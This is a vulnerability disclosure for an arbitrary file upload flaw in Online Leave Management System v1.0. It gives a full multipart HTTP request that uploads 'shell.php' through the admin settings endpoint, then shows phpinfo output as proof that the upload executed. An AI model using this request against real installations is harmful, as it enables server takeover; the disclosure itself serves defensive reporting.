
Online Leave Management System v1.0 by oretnom23 has arbitrary file upload

BUG_Author: realguoxiufeng

vendors:https://www.sourcecodester.com/php/14910/online-leave-management-system-php-free-source-code.html

Vulnerability url: /leave_system/admin/?page=system_info


vulnerability location：There is an arbitrary file upload vulnerability in the "Settings" module in the background management system




Request package for file upload：

```
POST /leave_system/classes/SystemSettings.php?f=update_settings HTTP/1.1
Host: localhost
Content-Length: 4027
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryTRvq9tuWvBA7y1xY
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/leave_system/admin/?page=system_info
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSID=29pn5i5a8eeab4dp29po24hgn5
Connection: close

------WebKitFormBoundaryTRvq9tuWvBA7y1xY
Content-Disposition: form-data; name="name"

Online Leave Management System - PHP
------WebKitFormBoundaryTRvq9tuWvBA7y1xY
Content-Disposition: form-data; name="short_name"

OLMS - PHP
------WebKitFormBoundaryTRvq9tuWvBA7y1xY
Content-Disposition: form-data; name="about_us"

<p style="text-align: center; margin-right: 0px; margin-bottom: 0px; margin-left: 0px; padding: 0px; font-family: DauphinPlain;
font-size: 70px; line-height: 90px;">About Us</p><hr style="margin: 0px; padding: 0px; clear: both; border-top: 0px; height: 1px;
background-image: linear-gradient(to right, rgba(0, 0, 0, 0), rgba(0, 0, 0, 0.75), rgba(0, 0, 0, 0));"><div id="Content"
style="margin: 0px; padding: 0px; position: relative;"><div id="bannerL" style="margin: 0px 0px 0px -160px; padding: 0px; position:
sticky; top: 20px; width: 160px; height: 10px; float: left; text-align: right; color: rgb(0, 0, 0); font-family: " open=""
sans",="" arial,="" sans-serif;="" font-size:="" 14px;="" background-color:="" rgb(255,="" 255,="" 255);"="></div><div
id="bannerR" style="margin: 0px -160px 0px 0px; padding: 0px; position: sticky; top: 20px; width: 160px; height: 10px; float:
right; color: rgb(0, 0, 0); font-family: " open="" sans",="" arial,="" sans-serif;="" font-size:="" 14px;="" background-color:=""
rgb(255,="" 255,="" 255);"="></div><div class="boxed" style="margin: 10px 28.7969px; padding: 0px; clear: both; color: rgb(0, 0,
0); font-family: " open="" sans",="" arial,="" sans-serif;="" font-size:="" 14px;="" text-align:="" center;="" background-color:=""
rgb(255,="" 255,="" 255);"="><div id="lipsum" style="margin: 0px; padding: 0px; text-align: justify;"></div></div></div><p
style="margin-right: 0px; margin-bottom: 15px; margin-left: 0px; padding: 0px; text-align: justify; color: rgb(0, 0, 0); font-
family: "Open Sans", Arial, sans-serif;">Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer vel pharetra elit.
```

```
Suspendisse potenti. Quisque aliquam justo ut ipsum porta ullamcorper. Curabitur ac lectus hendrerit, tristique sem in, cursus
sapien. Vivamus metus augue, pharetra ac lobortis vel, eleifend sed diam. Sed lacus mauris, dictum eget est in, maximus egestas
arcu. Nunc vel est ut est elementum laoreet. Phasellus quis tincidunt ex. Morbi vestibulum molestie turpis, id pellentesque augue
viverra in. Donec laoreet lorem id viverra molestie. Vivamus in odio sed lectus ultricies eleifend. Nunc eget erat blandit,
tristique odio nec, blandit purus. Vivamus facilisis laoreet ex, vel ultricies nisl molestie in. Proin laoreet finibus nulla quis
auctor. Etiam pulvinar ligula et diam tincidunt dapibus.</p><p style="margin-right: 0px; margin-bottom: 15px; margin-left: 0px;
padding: 0px; text-align: justify; color: rgb(0, 0, 0); font-family: "Open Sans", Arial, sans-serif;">Nulla pulvinar nisl nec neque
mollis imperdiet. Curabitur dignissim convallis arcu, a maximus neque dictum id. Praesent justo libero, semper sed auctor eu,
ultricies id quam. Sed et orci non sem imperdiet lobortis at non mi. Suspendisse consectetur consectetur dolor, interdum imperdiet
orci venenatis nec. Sed vehicula orci sollicitudin facilisis ultricies. Mauris non nibh nec orci convallis mollis ac in lectus.
Cras eu cursus urna, non semper mi. Ut in tortor in odio feugiat interdum. Integer ut ante non purus luctus maximus ei vitae nulla.
Nam quam felis, condimentum non molestie sed, ornare at nunc. In rhoncus mi id justo gravida congue.</p>
------WebKitFormBoundaryTRvq9tuWvBA7y1xY
Content-Disposition: form-data; name="files"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryTRvq9tuWvBA7y1xY
Content-Disposition: form-data; name="img"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundaryTRvq9tuWvBA7y1xY
Content-Disposition: form-data; name="cover"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundaryTRvq9tuWvBA7y1xY--
```



We visited the directory of the file in the browser and found that the code had been executed



System	Windows NT DESKTOP-EBAH9T1 10.0 build 19044 (Windows 10) AMD64
Build Date	May 11 2022 08:52:54
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler